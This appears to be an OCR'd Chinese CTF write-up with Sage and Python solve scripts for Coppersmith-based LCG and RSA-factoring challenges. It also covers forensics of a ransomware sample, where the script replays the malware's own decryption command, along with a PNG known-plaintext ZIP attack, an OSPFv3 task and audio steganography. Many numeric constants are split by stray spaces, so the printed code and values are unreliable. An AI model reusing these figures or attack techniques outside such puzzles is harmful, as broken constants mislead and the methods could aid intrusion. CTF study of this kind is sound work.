738653718524034645985771538183550141953308846598477786126895189148207224982252622354251466459839497816393383640258154741882195440706264038575644840843134 7

r1h = 
675235839991023912866466486748270120898886505767153331474173629197063491373375704302862023618386823091427898 33
r2h = 
700071056797299678777916013607007326611244704739447926802538265697396193915724001484555276216763138017993184 22
r1 = (a * secret^2 + c) % p
r1 >> 146 = r1h
r2 = (a * r1^2 + c) % p
r2 >> 146 = r2h
```

二元coppersmith求r1，r2，求完在Zmod(p)下构造多项式求secret即可

```
import hashlib
a = 
359151868029071994359613719079636629637448453638238006185223706464796944258139196781545754785896918719889867011565111659872793974216575379880445835939710 1
c = 
699682475294399463180251592112538252004491709517200922000081371861744135576744742806798510392621173882630456740024313101027219809520538195058903881739583 3
p = 
738653718524034645985771538183550141953308846598477786126895189148207224982252622354251466459839497816393383640258154741882195440706264038575644840843134 7
```

```
r1h =
675235839991023912866466486748270120898886505767153331474173629197063491373375704302862
023618386823091427898 33
r2h =
700071056797299678777916013607007326611244704739447926802538265697396193915724001484555
276216763138017993184 22
# r1 = (a * secret^2 + c) % p
# r1 >> 146 = r1h
# r2 = (a * r1^2 + c) % p
# r2 >> 146 = r2h

load('coppersmith.sage')
P.<x, y> = PolynomialRing(Zmod(p))
f = (x + r2h*2^146) - (a*(r1h*2^146+y)^2 + c)
# print(small_roots(f, [2^146, 2^146], m=3, d=6))
x1 = 908923440252002558641566764012065237286 0183
y1 = 507128311003613708191458869783853479310297 68
r2 = x1 + r2h*2^146
r1 = y1 + r1h*2^146

P.<s> = PolynomialRing(Zmod(p))
g = a*s^2+c - r1
g = g.monic()
print(g.roots())
root1 =
404117578003688347881586746746104755093398240531896563148448915671733000277356856853690
219001083913841018523151987280573089580687060407297396727027903 3142
root2 =
334536140520346298104184791437445386859910606066581222978446273476474224704895765500561
247458755583975374860488270874168792614753645856741178917812939 8205
x1 = bytes_to_long(hashlib.sha512(b'%d'%(root1)).digest())
x2 = bytes_to_long(hashlib.sha512(b'%d'%(root2)).digest())
enc =
617661530281224716512583237899489083795270487484957178097139331850241718794508971891111
637084033487357476204542992015024441381738930496929462400194552712 5
print(long_to_bytes(x1^^enc))
print(long_to_bytes(x2^^enc))
```

d3factor

```
c =
242062463131547367338873207434041021565737809673702097672260352959886433853240422487921
905910595000565510072836119849955086240566004359191968156861170796 7
```

```
N =
14767514276330719775995719833011510632583767311029559753641111470372046142203768837520322534078815682905200595153404346328587346894392684793994823155060434255411626465233884378421491251784478006161370442199165869422078386740010040072378614701764545437187521823123180684660517130879273706701775146668608223413804941540770204728147061232098657690487223808881754017918732738502813841473940750549501690021653574907965109508526312876897473604363841637582891597102644697220363208191233137733010727778444578953887977426315411011528190891502814898976835084000986938084735422129638688344852338581282200557278043264513100080791
e1 =
42573500601851832192011385837169104623329139427077913921653137926682945366570465686824588430957474130074612194672434453245633749049226369098972790483737427917560662340402559853340540067732991663330758581384963507109726898990642677186441085255638127911758849626278714658841487372398385504141547684044585017145753097722198112500610774110077952920916344640558569668218645201366964350727562043949202101954492291394147262487410260424937699061632388433129366011615678289193521757530889579162382630610069205913194549508465485452183401618145250832943010281366371333360845989891536174521587130554706932512968731135833808202 9
e2 =
10045126506586473838141905825133077895490946722550333732454328145195735376489979914521582319236923876049450391806874170260696555695944544086904458798494101185022794591894218061326541312872847190700371347525269238558212293976128684194168514565785053412372566093431876668490456782919358064418446864395913653385390295041780668238860517314667884744383738398034483804988003845978788149910086720544360935425135180129571068258422511559358553753530048988406634292745656220246732350810822239401517483107819029952411211257171881771227611885098126148952854002581039678660519743784265518066361166991878563519355264926290464491 9

P.<x> = PolynomialRing(Zmod(N))
f = e1*e2*x - (e1-e2)
f = f.monic()

res = int(f.small_roots(X=2**1000, beta=0.75)[0])
p = int(gcd(int(f(res)), N))
p = 819113941675119968303053702138945542099921596679745168683787025927330379625 49
q = N // p**7
assert p ** 7 * q == N
phi = (p-1)*(q-1)
d = inverse(65537, phi)
m = int(pow(c, d, p*q))
msg = long_to_bytes(m)
print(msg)
flag = 'd3ctf{'+md5(msg).hexdigest()+'}'
print(flag)
```

Misc

WannaWacca

内存取证，SmartFalcon.exe是ransomware

SmartFalcon.exe自带dec，私钥在pcapng中，patch程序的IP然后构造个解密指令，解密flag.zip

```
from pwn import *
import binascii

s = listen(2333)
data = s.recv()
result = data[:0x48] + b"\\x33" + data[0x49:-4] + b"\\x00\\x00\\x02\\x01" +
b"\\x02\\x4f\\x4b\\x00"
s.send(result)
s.close()

dec_data =
"fe039064656320666c61672e7a69702e57616e6e615761636361202d2d2d2d2d424547494e205253412050
524956415445204b45592d2d2d2d2d0a4d4949435851494241414b426751444a4673547a5151583268566c4
e785030646a7834467631792f41356d7346782b6b316976454c74716f6c6d344c504e77390a39624335396c
4e5653624c664278592b7732706a6f434f466754636145434a6b496f78317136336c5133336676655943587
2534f7557366445436f4b5a734b500a75706e6572506f627233562f544b634533335545344a58415a70564f
306b4c6d586a43417149767a52614c4748526e544c482f57667939564b514944415141420a416f474146333
94c6f456b5730306d6474394b75365164534d4d5739707178624270726c4862505242576d634c3172306e4f
654e724d664b304e4152794d4f460a3354334d7761544142386773 6e6d734d37305333594241526258474b4
e304e333371576f4e466b7a4f646f4d4c75504672684a6d56374f6354502b42337059710a7a7441794b3650
64616e4d355254472b574f684a792b4a4f61454b6d41476b67635a634c4e476f6f6666386947636b4351514
46f4c547a4e50534135356931350a68506270466e6633432f764c3541357a506b654d63354d6d5958643053
7552443474704f4d72567338622f756d556e65346c486b39634e3245323051494835570a453864546c57417
6416b454133626a74414974737774464d55756f586d7166784e3767726e6d595843757237466694974456e33
333152346e777158503541657a0a573261673633596637 2b4b46705054307a64776b326742656e73514b476
74f794a774a42414a304f785075645a75686a3063314c61652b424f495052416e4d4a0a6764447068324c32
5a38746c305858456c36646f6c50366a424f462b6f375257303462486d4669472b384d7248764c7932434f4
9573655702f6863435151434 20a784a734a3535426e5559492f515031427169743239686 1705a597a302b65
5373357148456f65397354334c7237496f4a4a79796c51534c4c7a4e345355317a750a312b4e7a6e5059416
c5a6a4c695764304a466566416b41673933704554436 14a646b57532f755a542f3543643461516e7637676e
5459305a77727964724c61740a624f33543679486e4e6c6577517866626b425a714a6e536c77446541576f7
13050363876715931 4a556356450a2d2d2d2d2d454e44205253412050524956415445204b45592d2d2d2d2d
0a0a00"
s = listen(2333)
data = s.recv()
result = data[:0x48] + b"\\xfe\\x03\\xc3\\xff" + data[0x4a:-4] +
b"\\x00\\x00\\x04\\x01" + binascii.a2b_hex(dec_data)
s.send(result)
s.close()
```

得到flag.zip

注释：plain

png已知明文攻击:bd363f25 3a7da3aa 4bbe3175

```
#png 解码脚本
import zlib

def decompress_headerless(data):
    d = zlib.decompressobj(wbits=-15)
    result = d.decompress(data)
    result += d.flush()

    # do all the checks we can?
    assert (len(d.unconsumed_tail) == 0)
    assert (len(d.unused_data) == 0)
    assert (d.eof==0)
    return result

width = 1920
height = 1080  # +1
TARGET_SIZE = (width * 3) + 1

def verbatim(data, last=False):
    result = b"\\x01" if last else b"\\x00"
    result += len(data).to_bytes(2, "little")
    result += (len(data) ^ 0xffff).to_bytes(2, "little")
    return result + data

padding = verbatim(bytes(TARGET_SIZE))[:5]
padding_last = verbatim(b"")
assert (padding != padding_last[:5])
pad_size = len(padding)
chunk_size = TARGET_SIZE - 5

b = open("R:/eng/cao.bin", "rb").read()
# read several chunks
# TARGET_SIZE-5
da, db = [], []
while True:
    ra = b[:chunk_size]
    b = b[chunk_size:]
    b = b[pad_size:]
    rb = b[:chunk_size]
    b = b[chunk_size:]
    pad_b = b[:pad_size]
    print("ra", "rb")
    da.append(decompress_headerless(ra))
    db.append(decompress_headerless(rb))
    if pad_b == padding_last[:5]:
        break
    b = b[pad_size:]
```

```
# print(len(da)*(TARGET_SIZE)+len(db)*(TARGET_SIZE))
print(verbatim(b"", last=True))
print(b)
print(len(da))
print([len(i) for i in da])
# print(b)
# print(da,db)
#for i in db:
#    print(len(i)/TARGET_SIZE)
#exit(1)

def check_filter_bytes(data, widthaa):
    stride = widthaa * 3 + 1
    for i in range(0, len(data), stride):
        if data[i] != 0:
            print(data[i - 10:i + 10].hex())
            raise Exception(f"BAD FILTER AT OFFSET {i}")

fina, finb = b''.join(da), b''.join(db)
check_filter_bytes(fina, width)
check_filter_bytes(finb, width)

bcnt=0
def defilter(data):
    global bcnt
    stride = width * 3 + 1
    res = b''
    for i in range(0, len(data), stride):
        res += data[i + 1:i + 1 + width * 3]
        bcnt+=1
        assert (len(data[i + 1:i + 1 + width * 3]) == width * 3)
    return res

print(len(fina),len(finb))
outa = defilter(fina)
outb = defilter(finb)
# print(outa,outb)
#print(len(outa), len(fina), 3 * width * height)
#print(len(outa)/width/3)
import numpy as np
#aa=np.frombuffer(outa,'uint8').reshape(width,1056,3)
#bb=np.frombuffer(outb,'uint8').reshape(width,1056,3)
from PIL import Image
ia=Image.frombuffer("RGB",(width,1056),outa)
ib=Image.frombuffer("RGB",(width,1056),outb)
ia.save("oa.png")
ib.save("ob.png")
#im=Image.open("a.png").convert("RGB")
#t=np.ones((8,8,3)).astype('uint8')
```

```
#print(t)
#t[0][0][0]=0xde
#t[0][0][1]=0xad
#t[0][0][2]=0xbf
#print(Image.fromarray(t).tobytes())
print(bcnt)
from PIL import Image
import fuckpy3
# im = Image.open('ob.png')
im = Image.open('oa.png')

print(im.size)

alphamap = {'100000':'a', '110000':'b', '100100':'c', '100110':'d', '100010':'e',
'110100':'f', '110110':'g', '110010':'h', '010100':'i', '010110':'j', '101000':'k',
'111000':'l', '101100':'m', '101110':'n', '101010':'o', '111100':'p', '111110':'q',
'111010':'r', '011100':'s', '011110':'t', '101001':'u', '111001':'v', '010111':'w',
'101101':'x', '101111':'y', '101011':'z'}
numbermap = {'100000':'1', '110000':'2', '100100':'3', '100110':'4', '100010':'5',
'110100':'6', '110110':'7', '110010':'8', '010100':'9', '010110':'0'}

numbersign = '001111'
capitalsign = '000001'

isnumber = False
iscapital = False
data = ''

for y in range(0, im.size[1], 3):
    for x in range(0, im.size[0], 2):
        dot = [im.getpixel((x, y)) == (255, 255, 255), im.getpixel((x, y+1)) == (255,
255, 255), im.getpixel((x, y+2)) == (255, 255, 255), im.getpixel((x+1, y)) == (255,
255, 255), im.getpixel((x+1, y+1)) == (255, 255, 255), im.getpixel((x+1, y+2)) == (255,
255, 255)]
        code = ''.join(map(str, dot)).replace('True', '1').replace('False', '0')
        # if code == '000000':
        #     # print(data)
        #     with open('output.zip', 'wb') as f:
        #         f.write(data.unhex())
        #     exit(0)
        if code == numbersign:
            isnumber = True
        elif code == capitalsign:
            iscapital = True
        elif iscapital:
            data += alphamap[code].upper()
            iscapital = False
        elif isnumber:
            data += numbermap[code]
```

```
            isnumber = False
        else:
            data += alphamap[code]
print(data)
```


提取出来一个压缩包和一个text blind watermark的密码，解一下得到flag

OHHHH!!! SPF!!!


大概题意：先vpn连进去他的内网，要在内网里组OSPFv3

借了计网A+的同学路由器和电脑，刚好他的路由器环境配的很完美不需要配了


l2tp连内网vpn进去



直接走OSPFv3



乍一看没啥信息，就去看了一下路由，试着把路由dst.address unhex一下，发现一些可见字符像是flag，筛出来可见字符，拼一下就是flag



```
Sa4@lute Soha!
kn0w5_0spF?}
ur_73aM_wHo_
m@5t3R_iN_Y0
d3ctf{4re_yO
u_a_n3tw0Rk_
```

Badw3ter

修一下wavheader

根据题目描述猜测是deepsound隐写

猜测密码可能是之前的header，只拿ascii字符试试看，确实是密码。。CUY1nw31lai

解出来一个png二维码（并不是png，是个tiff。。

看起来像是两个二维码叠在一起，ps处理一下扫码得到flag